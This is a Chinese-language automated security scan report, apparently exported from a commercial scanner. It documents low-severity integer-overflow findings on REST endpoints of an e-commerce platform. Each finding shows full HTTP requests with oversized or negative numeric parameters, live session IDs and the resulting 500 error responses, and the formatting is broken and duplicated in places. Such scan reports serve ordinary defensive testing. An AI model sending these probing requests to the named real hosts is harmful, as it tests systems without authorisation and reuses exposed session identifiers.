Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
```

Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "18446744073709551617"

整数溢出	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体:	length (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

- 差异: 参数 从以下位置进行控制: 15 至: 99999999999999999999
- 推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。
- 测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=9999999999999999999&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "99999999999999999999"
```

变体- | 2 / 4

差异: **参数** 从以下位置进行控制: 15 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?draw=1&start=0&length=-99999999999999999999&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "-99999999999999999999"
```

变体- | 3 / 4

差异: **参数** 从以下位置进行控制: 15 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?draw=1&start=0&length=4294967297&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "4294967297"
```

变体- | 4 / 4

差异： 参数 从以下位置进行控制： 15 至： 18446744073709551617

推理： 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=18446744073709551617&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "18446744073709551617"
```

整数溢出	
严重性:	参考
CVSS 分数:	0.0
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0
实体:	pageNum (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 8

差异： 参数 从以下位置进行控制： 1 至： 99999999999999999999

推理： 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

```
GET /order/selectCmsOrderList/0?pageNum=999999999999999999&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5f797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "999999999999999999999999"
```

```
GET /order/selectCmsOrderList/0?pageNum=-999999999999999999&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "-999999999999999999"
```

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=4294967297&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "4294967297"

变体- | 4 / 8

差异: 参数 从以下位置进行控制: 1 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=18446744073709551617&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "18446744073709551617"

变体-| 5 / 8

差异: 参数 从以下位置进行控制: ① 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=99999999999999999999&pageSize=15&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "99999999999999999999"

变体-| 6 / 8

差异: 参数 从以下位置进行控制: ① 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=-99999999999999999999&pageSize=15&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "-99999999999999999999"

变体- | 7 / 8

差异: **参数** 从以下位置进行控制: ① 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=4294967297&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "4294967297"

变体- | 8 / 8

差异: **参数** 从以下位置进行控制: ① 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=18446744073709551617&pageSize=15&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "18446744073709551617"

问题 5 / 16

TOC

整数溢出

严重性:

参考

CVSS 分数: 0.0

URL: <http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList>

实体: goodslevelid (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体-| 1 / 3

差异: 参数 从以下位置进行控制: 3 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=99999999999999999999 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "99999999999999999999"

变体-| 2 / 3

差异: 参数 从以下位置进行控制: 3 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=-999999999999999999 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "-999999999999999999"

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 3 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=18446744073709551617 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "18446744073709551617"

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageSize (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 8

差异: 参数 从以下位置进行控制: 15 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=99999999999999999999 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "99999999999999999999"

变体- | 2 / 8

差异: 参数 从以下位置进行控制: 15 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=-99999999999999999999 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "-99999999999999999999"
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "4294967297"
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "18446744073709551617"

变体- | 5 / 8

差异: 参数 从以下位置进行控制: 15 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=99999999999999999999&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "99999999999999999999"

变体- | 6 / 8

差异: 参数 从以下位置进行控制: 15 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=-999999999999999999&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "-999999999999999999"
```

变体- | 7 / 8

差异: **参数** 从以下位置进行控制: 15 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=4294967297&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "4294967297"
```

变体- | 8 / 8

差异：参数 从以下位置进行控制： 15 至： 18446744073709551617

推理：应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=18446744073709551617&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "18446744073709551617"
```

整数溢出	
严重性：	参考
CVSS 分数：	0.0
URL：	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff
实体：	->"goodsonoff"[0]->"status" (Parameter)
风险：	可能会收集敏感的调试信息
原因：	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值：	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 6

差异：参数 从以下位置进行控制： 1 至： 99999999999999999999

推理：应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 103
```

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
